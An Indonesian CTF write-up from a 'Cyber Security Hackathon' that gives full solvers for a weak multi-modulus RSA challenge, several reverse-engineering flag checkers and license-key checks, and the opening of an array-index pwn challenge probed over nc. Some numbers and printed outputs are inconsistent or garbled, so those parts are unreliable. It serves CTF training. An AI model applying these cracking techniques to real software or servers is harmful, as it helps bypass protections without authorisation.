Lagi-lagi RSA tetapi dimana **c** dan **n** nya ada 3 atau disebut juga **multiply modulo and chiper**



```
def generate():
    p = getPrime(2048)
    q = getPrime(2048)
    n = p * q
    return n

def encrypt(m,e,n):
    c = pow(m,e,n)
    c = pow(c,e,n)
    c = pow(c,e,n)
    return c

with open("output.txt","w") as f:
    for i in range(3):
        m = bytes_to_long(flag)
        n = generate()
        c = encrypt(m,3,n)
        f.write(str(n) + "♥" + str(c) + "\n")
```



output.txt

```
7442624679077172327371798713447062444148128026302250951707530968815288055515943609150099825558522701219099828951966869881886
6712159362345788692256867024463155277236656360592090235201169039202648228075592796324148546209383175622029127767417767321451
1868861115988793144568089149468660956663900562496482385510090326380256176810479616190619003370446859268555671241045568475213
```

**Technical Report** (Penjelasan detail beserta screenshot step-by-step)

berdasarkan referensi dari <https://github.com/as3ng/LKSN2022> nilai modulus dan ciphernya di multiply dan nilai e sama dengan  $e^{**3}$ . berikut solver yang kami gunakan

```
from libnum import solve_crt, n2s
from gmpy2 import iroot

n1 = 7442624679077172327371798713447062444148128026302250951707530968815288055515943609150099825558522701219099828951966869881886
c1 = 329188422427488905143896237554852589919445573111049616
n2 = 671215936234578869225686702446315527723665636059209023
c2 = 186886111598879314456808914946866095666390056249648238
n3 = 436116340600234357115978098283705001245886006582792378
c3 = 243682510267386923417314244726599149273607831300264503

enc = solve_crt([c1, c2, c3], [n1, n2, n3])
nroot = int(iroot(enc, 27)[0])
print(n2s(nroot))
```

```
[notice] to update, run: python.exe -m pip install --upgrade
PS D:\CTF\HACKATHON\Crypto> & C:/Users/ASUS/AppData/Local/Pr
b"cyberwarriors{3v3n_rs4_h4s_a_c0upl3_:'})}"
PS D:\CTF\HACKATHON\Crypto> █
```

Flagnya adalah : cyberwarriors{3v3n\_rs4\_h4s\_a\_c0upl3\_:'})}

**Conclusion** (Kesimpulan dari soal)


menggunakan solve\_crt akan lebih mudah

# Reverse Engineering

## What the Flag

### Executive Summary (Penjelasan singkat soal)

Diberikan file binary atau hasil compile.



### Technical Report (Penjelasan detail beserta screenshot step-by-step)

Pertama kami menggunakan tool IDA untuk disassembly dan decompile dari file tersebut. kemudian kami menganalisanya dan menemukan algoritmanya

```
v16 = __readfsqword(0x28u);
qmemcpy(s, "irnh|xqc`z{ge1]xibC0{iESQF{`jaw0", sizeof(s));
v6 = 0x435141476F731F1CLL;
v7 = 20043LL;
v8 = 0LL;
v9 = 0LL;
v10 = 0LL;
v11 = 0LL;
v12 = 0LL;
v13 = 0LL;
v14 = 0;
printf("> Flag: ");
__isoc99_scanf("%s", v15);
for ( i = 0; i < strlen(s); ++i )
{
    if ( (v15[i] ^ (i + 10)) != s[i] )
    {
        puts("[!] Wrong!");
        exit(0);
    }
}
printf("[CORRECT] Flag: %s\n", v15);
return 0;
```

```
var_80= byte ptr -80h
var_18= qword ptr -18h

; __unwind {
endbr64
push    rbp
mov     rbp, rsp
push    rbx
sub     rsp, 0F8h
mov     rax, fs:28h
mov     [rbp+var_18], rax
xor     eax, eax
mov     [rbp+var_F4], 0Ah
mov     rax, 6371787C686E7269h
mov     rdx, 785D6C65677B7A60h
mov     qword ptr [rbp+s], rax
mov     [rbp+var_E8], rdx
mov     rax, 5345697B4F436269h
mov     rdx, 5177616A607B4651h
mov     [rbp+var_E0], rax
mov     [rbp+var_D8], rdx
mov     rax, 435141476F731F1Ch
mov     edx, 4E4Bh
...
```

Pada pseudocode terlihat fungsi untuk membandingkan hasil xor v15 dengan key index v15+ 10. hasilnya dibandingkan dengan variabel s. setelah lanjut menganalisa variabel s merupakan little endian, kemudian kami convert ke big endian dan meng-xor nya. berikut solver nya.

```
from binascii import unhexlify

def big_endian(little_endian):

    return ''.join(little_endian[i:i+2] for i in
range(len(little_endian), -1, -2))
```

```

o = '6371787c686e7269'
p = '785d6c65677b7a60'
q = '5345697b4f436269'
r = '5177616a607b4651'
s = '435141476f731f1c'
t = '4e4b'

enc = unhexlify(big_endian(t + s + r + q + p + o))
for i in range(len(enc)):
    print(chr(enc[i]^(i+10)),end= ' ')

```

```

PS D:\CTF\HACKATHON\rev> & C:/Users/ASUS/AppData
cyberwarriors{Easy_Reverse_ELF_x64_Binary}
PS D:\CTF\HACKATHON\rev>

```

**flagnya adalah:**

**cyberwarriors{Easy\_Reverse\_ELF\_x64\_Binary}**

**Conclusion** (Kesimpulan dari soal)


soal ini hanya perlu decompile dan memahami functionnya



# Trace

## Executive Summary (Penjelasan singkat soal)

Diberikan file ELF



## Technical Report (Penjelasan detail beserta screenshot step-by-step)

Sesuai judul soal kami menggunakan tools ltrace .

```
(idzoyy@bobakriuk)-[~/compeCTF/hackathon/rev/trace]
$ ltrace -s 100 ./chall \ (1\
__printf_chk(1, 0x402004, 60, 0x7ffc1a01d9a2) = 10
__isoc99_scanf(0x40200f, 0x7ffc1a01d9b0, 0, 0[>] Flag: p
) = 1
strcmp("cyberwarriors{you_can_solve_this_chall_easily_using_ltrace}", "p") = -13
+++ exited (status 0) +++
```

Flagnya adalah :

cyberwarriors{you\_can\_solve\_this\_chall\_easily\_using\_ltrace}


## Conclusion (Kesimpulan dari soal)

ltrace berfungsi untuk

## Inimah Dasar

## Executive Summary (Penjelasan singkat soal)

Diberikan file hasil disassembly dan akses nc. algoritma nc nya yaitu memasukan key license yang benar akan memberikan flag.



```

000000000013aa <main>:
13aa: f3 0f 1e fa      endbr64
13ae: 55              push   rbp
13af: 48 89 e5        mov    rbp, rsp
13b2: 48 83 ec 20     sub    rsp, 0x20
13b6: 89 7d ec        mov    DWORD PTR [rbp-0x14], edi
13b9: 48 89 75 e0     mov    QWORD PTR [rbp-0x20], rsi
13bd: 64 48 8b 04 25 28 00 mov    rax, QWORD PTR fs:0x28
13c4: 00 00
13c6: 48 89 45 f8     mov    QWORD PTR [rbp-0x8], rax
13ca: 31 c0          xor    eax, eax
13cc: b8 00 00 00 00 mov    eax, 0x0
13d1: e8 53 fe ff ff call    1229 <setup>
13d6: 48 8d 3d 7b 0c 00 00 lea     rdi, [rip+0xc7b]          # 2058 <_IO_stdin_used+0x58>
13dd: e8 ee fc ff ff call    10d0 <puts@plt>
13e2: 48 8d 3d c7 0c 00 00 lea     rdi, [rip+0xcc7]          # 20b0 <_IO_stdin_used+0xb0>
13e9: e8 e2 fc ff ff call    10d0 <puts@plt>
13ee: 48 8d 3d e3 0c 00 00 lea     rdi, [rip+0xce3]          # 20d8 <_IO_stdin_used+0xd8>
13f5: e8 d6 fc ff ff call    10d0 <puts@plt>
13fa: 48 8d 3d 2f 0d 00 00 lea     rdi, [rip+0xd2f]          # 2130 <_IO_stdin_used+0x130>
1401: e8 ca fc ff ff call    10d0 <puts@plt>
1406: 48 8d 45 f1     lea     rax, [rbp-0xf]
140a: 48 89 c6        mov    rsi, rax
140d: 48 8d 3d 54 0d 00 00 lea     rdi, [rip+0xd54]          # 2168 <_IO_stdin_used+0x168>
1414: b8 00 00 00 00 mov    eax, 0x0
1419: e8 12 fd ff ff call    1130 <__isoc99_scanf@plt>
141e: 48 8d 45 f1     lea     rax, [rbp-0xf]
1422: 48 89 c7        mov    rdi, rax
1425: e8 eb fe ff ff call    1315 <verif>
142a: b8 00 00 00 00 mov    eax, 0x0
142f: 48 8b 55 f8     mov    rdx, QWORD PTR [rbp-0x8]
1433: 64 48 33 14 25 28 00 xor     rdx, QWORD PTR fs:0x28
143a: 00 00
143c: 74 05          je     1443 <main+0x99>
143e: e8 9d fc ff ff call    10e0 <__stack_chk_fail@plt>
1443: c9            leave
1444: c3            ret
1445: 66 2e 0f 1f 84 00 00 nop     WORD PTR cs:[rax+rax*1+0x0]
144c: 00 00 00
144f: 90            nop

```

## Technical Report (Penjelasan detail beserta screenshot step-by-step)

pertama kami menganalisa file tersebut pada bagian fungsi main. pada main terdapat pemanggilan fungsi verif lalu kami menganalisa function verif.

```
0000000000013aa <main>:
13aa: f3 0f 1e fa      endbr64
13ae: 55              push    rbp
13af: 48 89 e5        mov     rbp, rsp
13b2: 48 83 ec 20     sub     rsp, 0x20
13b6: 89 7d ec        mov     DWORD PTR [rbp-0x14], edi
13b9: 48 89 75 e0     mov     QWORD PTR [rbp-0x20], rsi
13bd: 64 48 8b 04 25 28 00 mov     rax, QWORD PTR fs:0x28
13c4: 00 00
13c6: 48 89 45 f8     mov     QWORD PTR [rbp-0x8], rax
13ca: 31 c0          xor     eax, eax
13cc: b8 00 00 00 00  mov     eax, 0x0
13d1: e8 53 fe ff ff  call    1229 <setup>
13d6: 48 8d 3d 7b 0c 00 00 lea     rdi, [rip+0xc7b] # 2058 <_IO_stdin_used+0x58>
13dd: e8 ee fc ff ff  call    10d0 <puts@plt>
13e2: 48 8d 3d c7 0c 00 00 lea     rdi, [rip+0xcc7] # 20b0 <_IO_stdin_used+0xb0>
13e9: e8 e2 fc ff ff  call    10d0 <puts@plt>
13ee: 48 8d 3d e3 0c 00 00 lea     rdi, [rip+0xce3] # 20d8 <_IO_stdin_used+0xd8>
13f5: e8 d6 fc ff ff  call    10d0 <puts@plt>
13fa: 48 8d 3d 2f 0d 00 00 lea     rdi, [rip+0xd2f] # 2130 <_IO_stdin_used+0x130>
1401: e8 ca fc ff ff  call    10d0 <puts@plt>
1406: 48 8d 45 f1     lea     rax, [rbp-0xf]
140a: 48 89 c6        mov     rsi, rax
140d: 48 8d 3d 54 0d 00 00 lea     rdi, [rip+0xd54] # 2168 <_IO_stdin_used+0x168>
1414: b8 00 00 00 00  mov     eax, 0x0
1419: e8 12 fd ff ff  call    1130 <__isoc99_scanf@plt>
141e: 48 8d 45 f1     lea     rax, [rbp-0xf]
1422: 48 89 c7        mov     rdi, rax
1425: e8 eb fe ff ff  call    1315 <verif>
142a: b8 00 00 00 00  mov     eax, 0x0
142f: 48 8b 55 f8     mov     rdx, QWORD PTR [rbp-0x8]
1433: 64 48 33 14 25 28 00 xor     rdx, QWORD PTR fs:0x28
143a: 00 00
143c: 74 05          je      1443 <main+0x99>
143e: e8 9d fc ff ff  call    10e0 <__stack_chk_fail@plt>
1443: c9            leave
1444: c3            ret
1445: 66 2e 0f 1f 84 00 00 nop     WORD PTR cs:[rax+rax*1+0x0]
144c: 00 00 00
144f: 90            nop
```

```

000000000001315 <verif>:
1315:    f3 0f 1e fa    endbr64
1319:    55             push    rbp
131a:    48 89 e5        mov     rbp, rsp
131d:    48 83 ec 10     sub     rsp, 0x10
1321:    48 89 7d f8     mov     QWORD PTR [rbp-0x8], rdi
1325:    48 8b 45 f8     mov     rax, QWORD PTR [rbp-0x8]
1329:    0f b6 00        movzx   eax, BYTE PTR [rax]
132c:    3c 5a           cmp     al, 0x5a
132e:    75 66           jne     1396 <verif+0x81>
1330:    48 8b 45 f8     mov     rax, QWORD PTR [rbp-0x8]
1334:    48 83 c0 01     add     rax, 0x1
1338:    0f b6 00        movzx   eax, BYTE PTR [rax]
133b:    3c 70           cmp     al, 0x70
133d:    75 57           jne     1396 <verif+0x81>
133f:    48 8b 45 f8     mov     rax, QWORD PTR [rbp-0x8]
1343:    48 83 c0 02     add     rax, 0x2
1347:    0f b6 00        movzx   eax, BYTE PTR [rax]
134a:    3c 5a           cmp     al, 0x5a
134c:    75 48           jne     1396 <verif+0x81>
134e:    48 8b 45 f8     mov     rax, QWORD PTR [rbp-0x8]
1352:    48 83 c0 03     add     rax, 0x3
1356:    0f b6 00        movzx   eax, BYTE PTR [rax]
1359:    3c 65           cmp     al, 0x65
135b:    75 39           jne     1396 <verif+0x81>
135d:    48 8b 45 f8     mov     rax, QWORD PTR [rbp-0x8]
1361:    48 83 c0 04     add     rax, 0x4
1365:    0f b6 00        movzx   eax, BYTE PTR [rax]
1368:    3c 4d           cmp     al, 0x4d
136a:    75 2a           jne     1396 <verif+0x81>
136c:    48 8b 45 f8     mov     rax, QWORD PTR [rbp-0x8]
1370:    48 83 c0 05     add     rax, 0x5
1374:    0f b6 00        movzx   eax, BYTE PTR [rax]
1377:    3c 53           cmp     al, 0x53
1379:    75 1b           jne     1396 <verif+0x81>
137b:    48 8b 45 f8     mov     rax, QWORD PTR [rbp-0x8]
137f:    48 83 c0 06     add     rax, 0x6
1383:    0f b6 00        movzx   eax, BYTE PTR [rax]
1386:    3c 61           cmp     al, 0x61
1388:    75 0c           jne     1396 <verif+0x81>
138a:    b8 00 00 00 00  mov     eax, 0x0
138f:    e8 fa fe ff ff  call    128e <getFlag>
1394:    eb 11           jmp     13a7 <verif+0x92>
1396:    48 8d 3d 93 0c 00 00  lea     rdi, [rip+0xc93]    # 2030 <_IO_stdin_used+0x30>
139d:    b8 00 00 00 00  mov     eax, 0x0
13a2:    e8 49 fd ff ff  call    10f0 <printf@plt>
13a7:    90             nop
13a8:    c9             leave
13a9:    c3             ret

```

pada fungsi verif terdapat code assembly meng-compare output dengan bilangan hex. langsung kami decode manual dan mendapatkan licese keynya

```

>>>
>>> key = [0x5a, 0x70, 0x5a, 0x65, 0x4d, 0x53, 0x61]
>>> for i in key:
...     print(chr(i), end='')
...
ZpZeMSa>>>

```

kami coba menginput ke nc nya dan hasilnya benar

```
(idzoyy@bobakriuk)-[~/compeCTF/hackathon/rev]
$ nc 103.13.207.177 30003

Cyber Security Hackathon

Masukkan license key yang valid untuk mendapatkan flag:
ZpZeMSa
cyberwarriors{4ssembly_buk4n_s3mb4r4n9_4ssembly}
```

Flagnya adalah:

**cyberwarriors{4ssembly\_buk4n\_s3mb4r4n9\_4ssembly}**


**Conclusion** (Kesimpulan dari soal)

soal ini diperlukan pemahaman dalam membaca kode assembly

# Hidden


## Executive Summary (Penjelasan singkat soal)

diberikan file compile bertujuan untuk memanggil fungsi



## Technical Report (Penjelasan detail beserta screenshot step-by-step)

langsung saja menggunakan IDA untuk decompile. terlihat disitu terdapat fungsi getflag dan kami menganalisa



pada fungsi ini algoritmanya adalah xor fvariabel flag dengan key 0-28. isi var flagnya adalah

```

; .data: __dso_handle@0
public flag
; _BYTE flag[29]
flag | db 63h, 78h, 60h, 66h, 76h, 72h, 67h, 75h, 7Ah, 60h, 65h
; DATA XREF: getFlag+1A↑o
      db 79h, 7Fh, 76h, 7Eh, 3Bh, 7Eh, 28h, 2Bh, 7Ah, 78h, 4Ah
      db 22h, 66h, 47h, 72h, 51h, 66h, 0
_data ends
```

berikut solver yang kami gunakan

```
#a = [63, 78, 60, 66, 76, 72, 67, 75, 7A, 60, 65, 79, 7F, 76, 7E, 3B, 7E, 28, 2B, 7A, 78, 4A, 22, 66, 47, 72, 51, 66]
b = 'cx`fvrguz`ey.v~;~(+zxJ"fGrQf'
for i in range(0,28):
    print(chr(i^ord(b[i])),end='')
```

```
cyberwarrior {p4n99il_4q_kK}
PS D:\CTF\HACKATHON\rev> & C:/User
cyberwarrior {p4n99il_4q_kK}
PS D:\CTF\HACKATHON\rev> █
```

terdapat hasil yang salah kami coba mengganti dengan format flag yang seharusnya

**Flagnya adalah :**

**cyberwarriors{p4n99il\_4q\_kK}**


**Conclusion** (Kesimpulan dari soal)

fungsi flag akan mendapatkan flag

# Flag Checker


## Executive Summary (Penjelasan singkat soal)

diberikan soal file compile yang jika di run akan melakukan pengecekan flag



## Technical Report (Penjelasan detail beserta screenshot step-by-step)

seperti biasa kita decompile menggunakan IDA



```
1 int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3 char v4[56]; // [rsp+0h] [rbp-40h] BYREF
4 unsigned __int64 v5; // [rsp+38h] [rbp-8h]
5
6 v5 = __readfsqword(0x28u);
7 printf("Berikan aku flag> ");
8 __isoc99_scanf("%43s", v4);
9 if ( (unsigned int)sub_1202(v4, "7h1s_1s_n0t_th3_r3al_fl4g_d0nt_subm17_h3h3!") )
10 puts("NT dahh!");
11 else
12 printf("Mantullss! Ini flagnya> %s\n", v4);
13 return 0LL;
14 }
```

awalnya kami bingung, setelah menganalisa dan melihat %43s mengasumsikan bahwa input memiliki panjang 43 karakter. setelah dibandingkan dengan fake flagnya ternyata fakeflag tersebut bisa jadi key. kami lanjut menganalisa dan menemukan perhitungannya

berikut solver yang kami gunakan



```

enc = ", \xEF 5 \xF2 \xED F \xEE \xED \x1C 9 5 - \xFF \xED @ \x11 7 P \xD0 8 3 \xF9 6 X \xCD \xF8 ; 3 6 G 4 8 F \x10 E W \xF9 \xED 7 F 8 F \\".split(
    ' ')
key = '7his_1s_n0t_th3_r3al_fl4g_d0nt_subm17_h3h3!'
flag = ''

for i in range(43):
    enc_code = ord(enc[i])
    key_code = ord(key[i])
    result_code = None

    if enc_code > 126:
        enc_code = 256 - enc_code

    if i % 3 == 0:
        result_code = enc_code + key_code
    elif i % 3 == 1:
        result_code = key_code - enc_code
    elif i % 3 == 2:
        result_code = enc_code ^ key_code

    if result_code > 126:
        result_code = key_code - enc_code
    flag += chr(result_code)

print(flag)

```

```

$ python3 last.py
cyberwarri?ru{sp3c14lm6l4g_c83+;3r(f>r_y0u}

```

karena ada beberapa yang kurang bisa dibaca kami validasi ulang dengan cara manual, dan mendapatkan flagnya coba kami jalankan ke program untuk validasi.

```

(idzoyy@bobakriuk)-[~/compeCTF/hackathon/rev]
$ ./flagchek
Berikan aku flag> cyberwarriors{sp3c14l_fl4g_ch3ck3r_f0r_y0u}
Mantullss! Ini flagnya> cyberwarriors{sp3c14l_fl4g_ch3ck3r_f0r_y0u}

```

**Flagnya adalah :**  
**cyberwarriors{sp3c14l\_fl4g\_ch3ck3r\_f0r\_y0u}**

**Conclusion** (Kesimpulan dari soal)  
 agak mengandalkan feeling menebak karakter anehnya

# Find the Number

## Executive Summary (Penjelasan singkat soal)

diberi file compile dan akses nc untuk mengecek nilai angka



## Technical Report (Penjelasan detail beserta screenshot step-by-step)

seperti biasa kita decompila dengan IDA  
pada fungsi main terdapat algoritma berikut

```
15 v6 = 0;
16 do
17     __isoc99_scanf("%d%c", &v7[v5++], &v4);
18 while ( v4 != 10 );
19 if ( v7[0] != 1337 )
20     exit(0);
21 if ( v7[2] != 1337 * v7[1] )
22     exit(0);
23 if ( v8 + v9 != 1337 )
24     exit(0);
25 if ( v10 - v8 != 10 )
26     exit(0);
27 if ( v10 != v9 + v7[0] )
28     exit(0);
29 printf("[+] Flag: ");
30 system("cat flag.txt");
31 return 0;
32 }
```

00001230 main:1 (1230)

jadi kita mencari nilai v7, v7\_1, v7\_2, v8, v9, v10, karena tim kami terdapat yang jago matematika  
maka ia langsung mengesolve nya

v7 = 1337

$$v7\_2 = 1337 * v7\_1$$

$$v8 + v9 = 1337$$

$$v9 + v7 = v10$$

$$v10 = v9 + v7$$

nilai  $v7$ ,  $v7\_1$  dan  $v7\_2$  sudah pasti karena  $v7 = 1337$ ,  $v7\_2$  hasil kali dari  $v7\_1 * 1337$  yang mana

nilai  $v7\_1 = 1$

jadi nilai  $v7\_2 = 1337$

kemudian kita mencari nilai  $v8$ ,  $v9$ ,  $v10$  dengan perhitungan matematika

ditemukan nilai

$$v8 = 1332$$

$$v9 = 5$$

$$v10 = 1342$$

```
(idzoyy@bobakriuk)-[~/compeCTF/hackathon/rev]
$ nc 103.13.207.182 30001
1337 1 1337 1332 5 1342
[+] Flag: cyberwarriors{Did_you_just_manually_search_the_numbers?}
```

langsung kami cek di nc nya dan benar **Flagnya** adalah :  
**cyberwarriors{Did\_you\_just\_manually\_search\_the\_numbers?}**

**Conclusion** (Kesimpulan dari soal)

Matematika sangat berguna

$$\begin{aligned} v8 + v9 &= 1337 \\ v10 - v8 &= 10 \\ v9 + 1337 &= v10 \\ v10 &= 10 + v8 \\ v9 &= 1337 - v8 \\ v8 &= 1337 - v9 \\ v9 &= v10 - 1337 \\ \text{Persamaan} \\ \textcircled{1} \quad v8 + v9 &= 1337 \\ v9 + 1337 &= v10 \\ \text{Masukkan persamaan } \textcircled{1} \\ (1337 - v9) + (v10 - 1337) &= 1337 \\ (1337 - v8) + 1337 &= v10 \\ \text{Coba disederhanakan} \\ v9 &= v10 - 1337 \\ v8 + v10 &= 2674 \\ \text{Masukkan persamaan } \textcircled{2} \\ v8 + v10 &= 2674 \\ \rightarrow v8 + v10 &= 10 + \\ 2v10 &= 2684 \\ v10 &= 1342 \\ \text{Substitusi} \\ \textcircled{1} \quad v9 + 1337 &= v10 \\ v9 + 1337 &= 1342 \\ v9 &= 5 \\ \textcircled{2} \quad v10 - v8 &= 10 \\ 1342 - v8 &= 10 \\ 1332 &= v8 \end{aligned}$$

# Pwn

## Arsip

### Executive Summary (Penjelasan singkat soal)

Diberikan soal nc dan source code nya

Challenge

5 Solved

X

Arsip

472

Sebuah program sederhana yang membaca nilai dari sebuah array

103.13.207.182 20005

challenge

Flag

Submit

```
(idzoyy@bobakriuk)-[~/compeCTF/hackathon/misc/soal]
$ nc 103.13.207.182 20005

Cyber Security Hackathon

Masukkan indeks: 1
Nilai yang tersimpan: cyber
Bye!

(idzoyy@bobakriuk)-[~/compeCTF/hackathon/misc/soal]
$ nc 103.13.207.182 20005

Cyber Security Hackathon

Masukkan indeks: 2
Nilai yang tersimpan: warriors{
Bye!

(idzoyy@bobakriuk)-[~/compeCTF/hackathon/misc/soal]
$ nc 103.13.207.182 20005

Cyber Security Hackathon

Masukkan indeks: 3
Nilai yang tersimpan: tapi_boong}
Bye!

(idzoyy@bobakriuk)-[~/compeCTF/hackathon/misc/soal]
$ nc 103.13.207.182 20005

Cyber Security Hackathon

Masukkan indeks: 4
Nilai yang tersimpan: }
Bye!

(idzoyy@bobakriuk)-[~/compeCTF/hackathon/misc/soal]
$ nc 103.13.207.182 20005

Cyber Security Hackathon

Masukkan indeks: 5
Nilai yang tersimpan:
Bye!

